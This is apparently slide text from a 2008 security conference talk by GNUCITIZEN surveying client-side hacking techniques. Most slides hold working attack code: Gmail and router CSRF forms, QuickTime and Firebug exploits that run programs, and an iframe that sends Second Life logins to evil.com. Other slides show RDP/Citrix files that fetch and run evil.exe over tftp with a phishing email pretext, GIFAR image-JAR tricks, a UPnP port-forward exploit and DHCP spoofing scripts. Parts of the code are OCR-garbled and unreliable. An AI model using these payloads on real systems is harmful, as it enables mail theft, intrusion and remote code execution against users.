



CONFIDENCE 2008 KRAKOW

pdp

information security researcher, hacker, founder of GNUCITIZEN



GNUCITIZEN

Cutting-edge Think Tank



ABOUT GNUCITIZEN

- Think tank
 - Research
 - Training
 - Consultancy
- Ethical Hacker Outfit
 - Responsible disclosure
 - We have nothing to hide
- Tiger Team
 - The only active Tiger Team in UK.
 - Proud to have some of the best pros in our team.

OTHERS

- Hakiri
 - Hacker Lifestyle
- Spin Hunters
 - Social Hacking Research House
- House of Hackers
 - Hacker Social Network





CLIENT-SIDE SECURITY

Overview of various Client-Side Hacking Tricks and Techniques

OBJECTIVES


- I was planning to...
 - Research Design Issues.
 - Innovate.
 - Mix & Match Ideas.
- I am not a bug hunter, therefore...
 - Concentrate on the practicalities.
 - Look for things I could use in my work.
 - Have fun.

CLIENTS & SERVERS

- Symbiosis
 - Clients & Servers are in a constant interaction.
 - This interaction comes in various forms.
 - Their security model is shared.







Via a CSRF Redirection Utility

```
http://www.gnucitizen.org/util/csrf
? method=POST& enctype=multipart/form-data
&_action=https%3A//mail.google.com/mail/h/ewt1jmuj4ddv/%3Fv%3Dprf
&cf2_emc=true
&cf2_email=evilinbox@mailinator.com
&cf1_from
&cf1_to
&cf1_subj
&cf1_has
&cf1_has
&cf1_hasnot
&cf1_attach=true
&tfi&s=z
&irf=on&nvp_bu_cftb=Create%20Filter
```

HTML Code

```
• <html>
  <body>
  <form name="form" method="POST" enctype="multipart/form-data"</pre>
  action="https://mail.google.com/mail/h/ewt1jmuj4ddv/?v=prf">
  <input type="hidden" name="cf2 emc" value="true"/>
  <input type="hidden" name="cf2"email"</pre>
  value="evilinbox@mailinator.com"/>
  <input type="hidden" name="cf1 from" value=""/>
  <input type="hidden" name="cf1 to" value=""/>
  <input type="hidden" name="cf1 subj" value=""/>
  <input type="hidden" name="cf1 has" value=""/><input type="hidden"</pre>
  name="cf1 hasnot" value=""/>
  <input type="hidden" name="cf1 attach" value="true"/>
  <input type="hidden" name="tfi" value=""/>
  <input type="hidden" name="s" value="z"/>
  <input type="hidden" name="irf" value="on"/>
  <input type="hidden" name="nvp bu cftb" value="Create Filter"/>
  </form>
  <script>form.submit()</script>
  </body>
  </html>
```

SOMEONE GOT HACKED

It is unfortunate, but it gives us a good case study!

PWNING BT HOME HUB

Enable Remote Assistance

PWNING BT HOME HUB

Disable Wireless Connectivity

```
<html>
<body>
<!-- disable wifi interface.html -->
<!--
     POST /cqi/b/ wli /cfq/?ce=1&be=1&10=4&11=0&name= HTTP/1.1
     0=10\&1=\bar{\&}32=\bar{\&}33=\bar{\&}34=2\bar{\&}35=1\&45=11\&47=1
-->
<form action="http://192.168.1.254/cgi/b/ wli /cfg//"</pre>
method="post">
<input type="hidden" name="0" value="10">
<input type="hidden" name="1" value="">
<input type="hidden" name="32" value="">
<input type="hidden" name="33" value="">
<input type="hidden" name="34" value="2">
<input type="hidden" name="35" value="1">
<input type="hidden" name="45" value="11">
<input type="hidden" name="47" value="1">
</form>
<script>document.forms[0].submit();</script>
</body>
</html>
```

PWNING BT HOME HUB

Call Jacking

• POST http://api.home/cgi/b/_voip_/stats//? ce=1&be=0&10=-1&11=-1&name=

0=30&1=**00390669893461**

Is that the Vatican number?



PWNED!!!



CROSS-SITE FILE UPLOAD ATTACKS

The Flash Method

```
<mx:Application xmlns:mx="http://www.adobe.com/2006/mxml"</pre>
creationComplete="onAppInit()">
       <mx:Script>
             /* by Petko D. Petkov; pdp
              * GNUCITIZEN
             import flash.net.*;
             private function onAppInit():void
                    var r:URLRequest = new
URLRequest('http://victim.com/upload.php');
                    r.method = 'POST';
unescape('-----Disposition%3A
 form-data%3B name%3D%22file%22%3B filename%3D%22gc.txt%22%0D%0AContent-Type%3A
 text%2Fplain%0D%0A%0D%0AHi from GNUCITIZEN%21%0D
 data%3B name%3D%22submit%22%0D%0A%0D%0ASubmit Query%0D
          -----109092118919201--%0A');
               r.contentType = 'multipart/form-data;
boundary=----109092118919201';
                   navigateToURL(r, ' self');
       </mx:Script>
 </mx:Application>
```

CROSS-SITE FILE UPLOAD ATTACKS

The FORM Method

```
• <form method="post" action="http://kuza55.awardspace.com/files.php"
enctype="multipart/form-data">
        <textarea name='file"; filename="filename.ext
        Content-Type: text/plain; '>Arbitrary File
        Contents</textarea>
        <input type="submit" value='Send "File"' />
        </form>
```

- by kuza55
- Opera doesn't like it!

QUICKTIME PWNS FIREFOX

QuickTime Media Links

```
    <?xml version="1.0">
    <?quicktime type="application/x-quicktime-media-link"?>
    <embed src="Sample.mov" autoplay="true"/>
```

Supported File Extensions

• 3g2, 3gp, 3gp2, 3gpp, AMR, aac, adts, aif, aifc, aiff, amc, au, avi, bwf, caf, cdda, cel, flc, fli, gsm, m15, m1a, m1s, m1v, m2a, m4a, m4b, m4p, m4v, m75, mac, mov, mp2, mp3, mp4, mpa, mpeg, mpg, mpm, mpv, mqv, pct, pic, pict, png, pnt, pntg, qcp, qt, qti, qt

QUICKTIME PWNS FIREFOX

The Exploit

```
    <?xml version="1.0">
    <?quicktime type="application/x-quicktime-media-link"?>
    <embed src="a.mp3" autoplay="true" qtnext="-chrome
    javascript:file=Components.classes['@mozilla.org/file/local;
    l'].createInstance(Components.interfaces.nsILocalFile);file.initWit
    hPath('c:\\windows\\system32\\calc.exe');process=Components.classes
    ['@mozilla.org/process/util;
    l'].createInstance(Components.interfaces.nsIProcess);process.init(file);process.run(true,[],0);void(0);"/>
```

QUICKTIME PWNS FIREFOX

- The Exploit
 - qtnext="-chrome javascript:...



IE PWNS SECOND LIFE

- The Exploit
 - <iframe src='secondlife://" -autologin
 -loginuri "http://evil.com/sl/recordlogin.php'></iframe>


IE PWNS SECOND LIFE

Avatar Theft

IE PWNS SECOND LIFE

...with that

```
• <?php
ob_start();
print_r($GLOBALS);
error_log(ob_get_contents(),
0);
ob_end_clean();
?>
```



CITRIX/RDP COMMAND FIXATION ATTACKS

CITRIX ICA

• [WFClient]
 Version=1
 [ApplicationServers]
 Connection To Citrix Server=
 [Connection To Citrix Server]
 InitialProgram=some command here
 Address= 172.16.3.191
 ScreenPercent=0

Microsoft RDP

```
• screen mode id:i:1
  desktopwidth:i:800
  desktopheight:i:600
  session bpp:i:16
  full address:s:172.16.3.191
  compression:i:1
  keyboardhook:i:2
  alternate shell:s:some command here
  shell working directory:s:C:\
  bitmapcachepersistenable:i:1
```

CITRIX/RDP COMMAND FIXATION ATTACKS

The Malicious One

```
• screen mode id:i:1
 desktopwidth:i:800
 desktopheight:i:600
 session bpp:i:16
 full address:s:172.16.3.191
 compression:i:1
 keyboardhook:i:2
 alternate shell:s:cmd.exe /C "tftp -i
 evil.com GET evil.exe evil.exe &
 evil.exe"
 shell working directory:s:C:\
 bitmapcachepersistenable:i:1
```

Hello John,

This is Tim from Tech Department. I was informed that you have some problems with your remote desktop connectivity. I've attached a modified RDP file you can tryout and see if it works. Just double click on the file and login. Your domain credentials should work. Let me know if you have any problems.

Tim O'Brian Tech Department



CITRIX/RDP COMMAND FIXATION ATTACKS

The Evil One

• [WFClient] Version=1

```
[ApplicationServers]
Connection To Citrix Server=

[Connection To Citrix Server]
AutoLogonAllowed=On
UseLocalUserAndPassword=On
InitialProgram=cmd.exe /C "tftp -i evil.com GET evil.exe evil.exe & evil.exe"

ScreenPercent=0
CITRIX auto-start
```

In an iFrame

• <iframe
src="http://evil.com/path/to/evil.ica"></
iframe>

CITRIX/RDP COMMAND FIXATION ATTACKS

- but also possible via the ICA ActiveX controller
- requires the CITRIX Neighborhood
- but targets can be bruteforced or guessed

FIREBUG GOES EVIL

Injection

```
console.log({'<script>alert("bing!")</script>':'exploit'})
```

Evil Function

FIREBUG GOES EVIL

Payload

```
console.log({'<script>var s=[]<\/script>': 'payload'});
console.log({ '<script>s.push("function runFi") < \/script>': 'payload' });
console.log({'<script>s.push("le(f) {var file")<\/script>':
                                                                'pavload'});
console.log({'<script>s.push("=Components.cl")<\/script>':
                                                                 pavload';);
console.log({'<script>s.push("asses[\\"@mozil")<\/script>':
                                                                 'pavload'});
console.log({'<script>s.push("la.org/file/lo")<\/script>':
                                                                'payload'});
console.log({'<script>s.push("cal;1\\"].creat")<\/script>':
                                                                 'payload'});
console.log({'<script>s.push("eInstance(Comp")<\/script>':
                                                                'payload'});
console.log({'<script>s.push("onents.interfa")<\/script>':
                                                                'pavload'});
console.log({'<script>s.push("ces.nsILocalFi")<\/script>':
console.log({'<script>s.push("le);file.initW")<\/script>':
                                                                 'pavload'});
                                                                 'pavload'});
console.log({'<script>s.push("ithPath(f);var")<\/script>':
                                                                'payload'});
console.log({'<script>s.push(" process=Compo")<\/script>':
                                                                 'pavload'});
console.log({'<script>s.push("nents.classes[")<\/script>':
                                                                'payload'});
console.log({'<script>s.push("\\"@mozilla.org")<\/script>':
console.log({'<script>s.push("/process/util;")<\/script>':
                                                                 'payload'});
                                                                'payload'});
console.log({'<script>s.push("1\\"].createIns")<\/script>':
                                                                 'payload'});
console.log({'<script>s.push("tance(Componen")<\/script>':
                                                                'pavload'});
console.log({'<script>s.push("ts.interfaces.")<\/script>':
                                                                'pavload'});
console.log({'<script>s.push("nsIProcess);pr")<\/script>':
                                                                'pavload'});
console.log({'<script>s.push("ocess.init(fil")<\/script>':
                                                                'pavload'});
console.log({'<script>s.push("e);var argv=Ar")<\/script>':
                                                                'pavload'});
console.log({'<script>s.push("ray.prototype.")<\/script>':
                                                                'pavload'});
console.log({'<script>s.push("slice.call(arg")<\/script>':
                                                                'pavload'});
console.log({'<script>s.push("uments,1);proc")<\/script>':
                                                                'payload'});
console.log({'<script>s.push("ess.run(true,a")<\/script>':
                                                                'payload'});
console.log({'<script>s.push("rqv,arqv.lengt")<\/script>': 'payload'});
console.log({'<script>s.push("h)}")<\/script>': 'pavload'});
```

FIREBUG GOES EVIL

function execute (p) {

```
function execute (p) {
  var p = p.replace(/\\/g, '\\\');
  console.log({'<script>var p=[]<\/script>': 'execute'});

for (var i = 0; i < p.length; i += 14) {
  var mal_obj = {};
  mal_obj['<script>p.push("' + p.substring(i, i + 14) +
  '")<\/script>'] = 'execute';

  console.log(mal_obj);
}

console.log(f'<script>runFile(p.join(""))<\/script>': 'execute'});

execute('c:\\windows\\system32\calc.exe');
```

VULNERABILITIES IN SKYPE

Deadly Combination

• DailyMotion/Metacafe + XSS + Skype = Ownage

Code

```
• <script>
var x=new ActiveXObject("WScript.Shell");
var someCommands="Some command-line commands to download and execute binary file";
x.run('cmd.exe /C "'+someCommands+'"');
</script>
```

Vector

skype:?multimedia_mood&partner=metacafe&id=1053760

Credits

- Miroslav Lučinskij
- Aviv Raff

VULNERABILITIES IN SKYPE

- Pwnable via the AIR
 - AIRPWN
 - Karma
- We knew about it last year!

FIREFOX JAR: URL HANDLER ISSUES

- Basic jar: Example
 - jar: [url to archive]! [path to file]
 - jar:https://domain.com/path/to/jar.jar!/Pictures/a.jpg
- When uploaded and accessed it executes within the origins of the [url to archive]

FIREFOX CROSS-SITE SCRIPTING CONDITIONS OVER JAR: URLS

- Requires 302 Open Redirect
- The one above pwns Google
 - Vector developed by Beford

THE JAVA RUNTIME AND JAR

- It pokes services behind the Firewall
- It works with File Upload facilities
- Social Engineering is Required!!!
- It thinks of pictures like JARs

THE JAVA RUNTIME AND JAR

- Get an image from the Web:
 - fancyimage.jpg
- Prepare a JAR:
 - jar cvf evil.jar Evil*.class
- Put them together:
 - copy /B fancyimage.jpg + evil.jar fancyevilimage.jpg

or

```
cp fancyimage.jpg fancyevilimage.jpg
cat evi.jar >> fancyevilimage.jpg
```

DRIVE BY



JAVA

DRIVE BY JAVA

ANT building Script

```
<target name="pack" depends="compile">
<jar basedir="." destfile="${jar}"/>
</target>
<target name="sign">
<target name="sign">
<delete file=".tmp.jks"/>
<delete file=".tmp.jks"/>
<genkey alias="key" storepass="abc123" keystore=".tmp.jks" keyalg="RSA" validity="365">
 <dname>
<param name="CN" value="${key.CN}"/>
<param name="OU" value="${key.OU}"/>
<param name="O" value="${key.O}"/>
<param name="C" value="${key.C}"/>
</dname>
</genkey>
<signiar jara"</pre>
<signjar jar="${jar}" alias="key" storepass="abc123" keystore=".tmp.jks"/>
<delete file=".tmp.jks"/>
</target>


<arget name="appletize">
<arget name="appletize">
<echo file="${htm}" message="&lt;APPLET code=&quot;${applet.class}&quot; archive=&quot;${jar}&quot;
width=&quot;${applet.width}&quot; height=&quot;${applet.height}&quot;&gt;&lt;/APPLET&gt;"/>

 </target>
 <targét name="clean">
 <delete file="${htm}"/>
<delete file=".tmp.jks"/>
 <delete>
 <fileset dir="." includes="*.class"/>
 </delete>
 </target>
<target name="wipe" depends="clean">
<delete file="${jar}"/>
</target>
 </project>
```

DRIVE BY JAVA

Malicious Applet

```
• import java.io.*;
import java.net.*;
import java.awt.*;
  import java.applet.*;
import java.awt.event.*;
  public class SuperMario3D extends Applet {
  public void init() {
  try {
  Process p =
  Runtime.getRuntime().exec("calc");
  } catch (IOException e) {
  //do nothing
```



HACKING THE INTERWEBS

A Flash Exploit

```
<mx:Application xmlns:mx=http://www.adobe.com/2006/mxml creationComplete="onAppInit()">
<mx:Script>
import flash.net.*;
private function onAppInit():void

var r:URLRequest = new URLRequest('http://192.168.1.254/upnp/control/igd/wanpppcInternet');
r.method = 'POST';
r.data = unescape('%3C%3Fxml%20version%3D%221.0%22%3F%3E%3CSOAPENV%3AEnvelope%20xmlns%3ASOAPENV%3D%22http
%3A/schemas.xmlsoap.org/soap/envelope/%22%250SOAPENV%3AencodingStyle$1D%22http
%3A//schemas.xmlsoap.org/soap/encoding/%22%3D%3D#ENV%3ABody%3E%3CM%3AddPortMapping%20xmlns%3Am%3D%22urn
%3Aschemas.ymlsoap.org/soap/encoding/%22%3D%3D#ENV%3ABody%3E%3CMwWRemoteHost%20xmlns%3Adt%3D%22urn
%3Aschemas.ymlsoap.org/soap/encoding/%22%3E%3CNewRemoteHost%20xmlns%3Adt%3D%22urn
%3Aschemas.microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt
%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt
%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt
%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt
%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt
%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt
%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt
%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt
%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt
%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt
%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt
%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt
%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt
%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt
%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22urn%3Asche
```

• works with sendToURL

The Payload

```
    <?xml version="1.0"?><SOAP-ENV:Envelope
    xmlns:SOAPENV="http://schemas.xmlsoap.org/soap/envelope/"
    SOAPENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><
    SOAPENV:Body><m:AddPortMapping xmlns:m="urn:schemas-
    upnporg:service:WANPPPConhection:1"><NewRemoteHost
    xmlns:dt="urn:schemasmicrosoft-com:datatypes"
    dt:dt="string"></NewRemoteHost><NewExternalPort
    xmlns:dt="urn:schemasmicrosoft-com:datatypes"
    dt:dt="ui2">1337</NewExternalPort><NewProtocol
    xmlns:dt="urn:schemasmicrosoft-com:datatypes"
    dt:dt="string">TCP</NewProtocol><NewInternalPort
    xmlns:dt="urn:schemas-microsoft-com:datatypes"
    dt:dt="ui2">445</NewInternalPort><NewInternalClient
    xmlns:dt="urn:schemas-microsoft-com:datatypes"
    dt:dt="string">192.168.1.64</NewInternalClient><NewEnabled
    xmlns:dt="urn:schemas-microsoft-com:datatypes"
    dt:dt="boolean">1</NewEnabled><NewPortMappingDescription
    xmlns:dt="urn:schemas-microsoft-com:datatypes"
    dt:dt="string">EVILFORWARDRULE2</NewPortMappingDescription><NewLeaseDuration xmlns:dt="urn:schemas-microsoft-com:datatypes"
    dt:dt="ui4">NewEnabled><NewPortMappingDescription><NewLeaseDuration xmlns:dt="urn:schemas-microsoft-com:datatypes"</pre>
    dt:dt="ui4">NewEnabled><NewPortMappingDescription><NewLeaseDuration xmlns:dt="urn:schemas-microsoft-com:datatypes"</pre>
    dt:dt="ui4">NewEnabled><NewPortMappingDescription><NewLeaseDuration>
%DAP-ENV:Envelope>
```

- Affects many embedded devices.
- It is trivial to exploit.
- The attack hasn't been seen used in the wild!

QUICKTIME ODAY

- Affects Vista and XP (latest service packs).
- Successfully disclosed through ZDI.
 - Cannot talk about the details.
 - But can show you a demo.



DHCP NAME POISONING ATTACKS

- It poisons the DNS!
- A Perl Script

```
#!/usr/bin/env perl
use File::Basename;
use IO::Socket::INET;
use Net::DHCP::Packet;
use Net::DHCP::Packet;
use Net::DHCP::Constants;

Susage = "usage: ".basename($0)." <mac> <ip> <domain> <name>\n";
$mac = shift or die $usage;
$ip = shift or die $usage;
$domain = shift or die $usage;
$name = shift or die $usage;
$request = Net::DHCP::Packet->new(
Xid => 0x1111111,
Flags => 0x0000,
Chaddr => Smac,
DHO DHCP MESSAGE TYPE() => DHCPREQUEST(),
DHO-HOST NAME() => $name,
DHO-USNDOR CLASS IDENTIFIER() => $mac,
DHO-DHCP REDUESTED ADDRESS() => $ip,
DHO-DHCP REDUESTED ADDRESS() => $ip,
DHO-DHCP REDUESTED ADDRESS() => $ip,
DHO-DHCP CLIENT IDENTIFIER()' => $mac);
$ack = Net::DHCP::Packet->new(
Xid => 0x1111111,
Flags => 0x0000,
Chaddr => $mac,
DHO_DHCP_MESSAGE_TYPE() => DHCPACK());
$shandle = IO::Socket::INET->new(
Proto => 'udp',
PeerBort => 'd',
PeerBort => 'd',
PeerBort => 'de',
PeerAddr => '255.255.255.255') or die "Socket: $@";
$handle->send($request->serialize()) or die "Error sending broadcast request:$!\n";
$handle->send($ack->serialize()) or die "Error sending broadcast act:$!\n";
$handle->send($ack->serialize()) or die "Error sending broadcast act:$!\n";
```

DHCP NAME POISONING ATTACKS

A Python Script

```
#!/usr/bin/env python
from scapy import *

def usage():
    print "Usage: DHCPspoof <ip> <name>"
    sys.exit(1)

if len(sys.argv) != 3:
    usage()

requested ip = sys.argv[1]
    requested_name = sys.argv[2]
    interface = conf.route.route(requested_ip)[0]
    localmac = get if hwaddr(interface)
    localip = get_if_addr(interface)

print("Sending DHCPREQUEST")

ether = Ether(src="00:00:00:00:00:00", dst="ff:ff:ff:ff:ff:ff:ff:)
    ip = IP(src="0.0.0.0", dst="255.255.255")
    udp = UDP(sport=68, dport=67)
    bootp = BOOTP(chaddr=localmac, xid=0x11033000)
    dhcpOptions = DHCP(options=('message-type', 'request'), ('hostname', requested_name),
    ('requested_addr', requested_ip), ('end')])

packet = ether/ip/udp/bootp/dhcpOptions
    sendp(packet)
```

by Jason Macpherson

4th GENERATION ROOTKITS

- The browser is a middleware.
- The closer to the data the better.
- Browsers are extensible (XML, RDF, JS).
- XML and JS are quite polymorphic.
- Browsers are allowed to access the Web.
- Browser-based malware is portable.

4th GENERATION ROOTKITS

- Closer look at Browser-based Rootkits
 - Obscure browser extensions
 - Hidden browser extensions
 - Backdoored install base
 - 3rd-party rootkits
 - Extension of an extension rootkis

If today's malware mostly runs on Windows because it's the commonest executable platform, tomorrow's will likely run on the Web, for the very same reason. Because, like it or not, Web is already a huge executable platform, and we should start thinking at it this way, from a security perspective.

Giorgio Maone (NoScript)



Clients and Servers are in symbiosis. The security of the server often depends on the security of the individual clients, while the security of the client depends on the security of the servers it is interacting with...

pdp (GNUCITIZEN)

GNUCITIZEN

...Clients are complicated as they rely on numerous crossinteracting technologies. Although each technology may be individually secured, it could turn to have some serious security implications on its environment, when combined with others (i.e...

pdp (GNUCITIZEN)

GNUCITIZEN

msecure + secure != 2 x secure).

pdp (GNUCITIZEN)

GNUCITIZEN

GNUCITIZEN

Thank You for Attending!

GNUCITIZEN

http://www.gnucitizen.org

